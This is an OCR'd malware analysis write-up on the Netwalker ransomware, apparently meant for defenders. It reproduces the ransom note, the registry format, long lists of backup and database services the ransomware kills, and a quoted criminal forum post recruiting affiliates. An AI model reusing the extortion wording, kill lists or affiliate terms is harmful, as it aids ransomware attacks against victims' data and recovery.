
# Ohnoes

Netwalker seems to use a variant of PowerSploit's Invoke-Mimikatz to create the command, module, an open source programme that was originally intended to reflectively load Mimikatz completely in memory for stealthy credential dumping.

# Analysis of Netwalker

# Encryption


Netwalker encrypts its files with 6 random characters as extension



# Ransom note

Netwalker drops a file with instructions.

The instructions are actually pretty well-written in my opinion.



BB2836-Readme.txt - Notepad

File Edit Format View Help


```
Hi!
Your files are encrypted by Netwalker.
All encrypted files for this computer has extension: .bb2836

--
If for some reason you read this text before the encryption ended,
this can be understood by the fact that the computer slows down,
and your heart rate has increased due to the ability to turn it off,
then we recommend that you move away from the computer and accept that you have been compromised.
Rebooting/shutdown will cause you to lose files without the possibility of recovery.

--
Our  encryption algorithms are very strong and your files are very well protected,
the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be impossible to recover.

For us this is just business and to prove to you our seriousness, we will decrypt you one file for free.
Just open our website, upload the encrypted file and get the decrypted file for free.

--

Steps to get access on our website:

1.Download and install tor-browser: https://torproject.org/

2.Open our website: [redacted]
If the website is not available, open another one: [redacted]

3.Put your personal code in the input form:

{code_bb2836:
[redacted]
}
```

# Registry values

Netwalker adds registry values in the format shown in the images.

```
HKEY_CURRENT_USER\SOFTWARE\{8 random characters}
```

```
{8 random characters} = {Hex values}
```



# Termination

The ransomware terminates some processes and services, some examples of which are related to backup software and data related applications. It is likely that it does this as an attempt to debilitate any efforts the victim may take in performing backup and recovery operations after the ransomware attack.

## SERVICES

- *backup*
- *sql*
- AcronisAgent
- AcrSch2Svc
- acrsch2svc*
- apach*
- ARSM
- backup*
- cbvscserv*
- dc*32
- firebird*
- hMailServer
- IASJet
- IBM Domino*
- ibmiasrw
- IISADMIN
- Lotus*
- MMS
- mr2kserv
- MSExchange*
- omsad
- QB*
- QuickBooksDB*
- server Administrator
- ShadowProtectSvc
- Simply Accounting Database Connection Manager
- SP*4
- SPXService
- sql*
- stc_endpt_svc
- StorageCraft ImageManager
- teamviewer
- veeam*
- vsnapvss
- wbengine
- wrsvc

## PROCESSES

- *sql*
- agent*
- agntsvc.exe
- apach*
- b1*
- ba*
- bd2*
- be*
- bes10*
- black*
- cbservi*
- cbvscserv*
- cfdot*
- coldfus*
- db*
- dbeng50.exe
- dbsnmp.exe
- encsvc.exe
- excel.exe
- fdlaunch*
- firefoxconfig.exe
- hMailServer*
- IBM*
- infopath.exe
- jetty.exe
- msaccess.exe
- msdtssr*
- msmdsrv*
- mspub.exe
- mydesktopqos.exe
- mydesktopservice.exe
- nservice.exe
- nslsvice.exe
- ntrtscan.exe
- ocautoupds.exe
- ocomm.exe
- ocssd.exe
- onenote.exe
- oracle*
- oracle.exe
- outlook.exe
- pg*
- postg*
- powerpnt.exe
- QB*
- report*
- sage*
- sap*
- sqbcoreservice.exe
- sql*
- store.exe
- swag*
- swstrtr*
- synctime.exe
- tbirdconfig.exe
- team*
- thebat.exe
- thebat64.exe
- thunderbird.exe
- vee*
- visio.exe
- wbengine*
- winword.exe
- wordpad.exe
- wrsa.exe
- xfssvccon.exe

# Conclussion

- Secure PowerShell use by taking advantage of its logging capability to monitor suspicious behavior.
- Use PowerShell commands such as ConstrainedLanguageMode to secure systems from malicious code.
- Configure system components and disable unused and outdated ones to block possible entry points.
- Never download and execute files from unfamiliar sources or without checking the source code for arbitrary code execution.

# Open Vacancies

byte

B

Seller

0

6 posts

Joined

Free 2 more slots.
We will consider specialists only on networks with our own material.
Criteria for future partners:
1) At the moment we do not consider spam, only grids are of interest.
2) Those who do not have their own material do not need to beg from me in the course of the
RDP, first show what we are capable of, and we also do not train anyone from scratch.
3) We are not interested if you have only one grid per 1000 PCs, only those who have a constant source of material extraction are interested.
4) We do not accept English-speaking users in the software.
5) Write only if you are ready to start work in the near future, it is
unacceptable to take access and then not process any material. Two weeks without activity - your account will be deleted.
6) We do not accept material for processing.
7) If you are not answered, then we are not interested in cooperation with you.

After the first payout of at least 10 BTK (or more than 10 BTK is summarized from several payments), you get access to the service for unlimited autocrypt .exe
After the first payment, at least 10 BTK (or get more than 10 BTK of sums from several payments) get access to pshell.
After you prove yourself on the good side, we can provide material for work at% (contractual) at will.
Large players% of payments will be pleasantly surprised.
Specify more detailed information on the affiliate program in PM.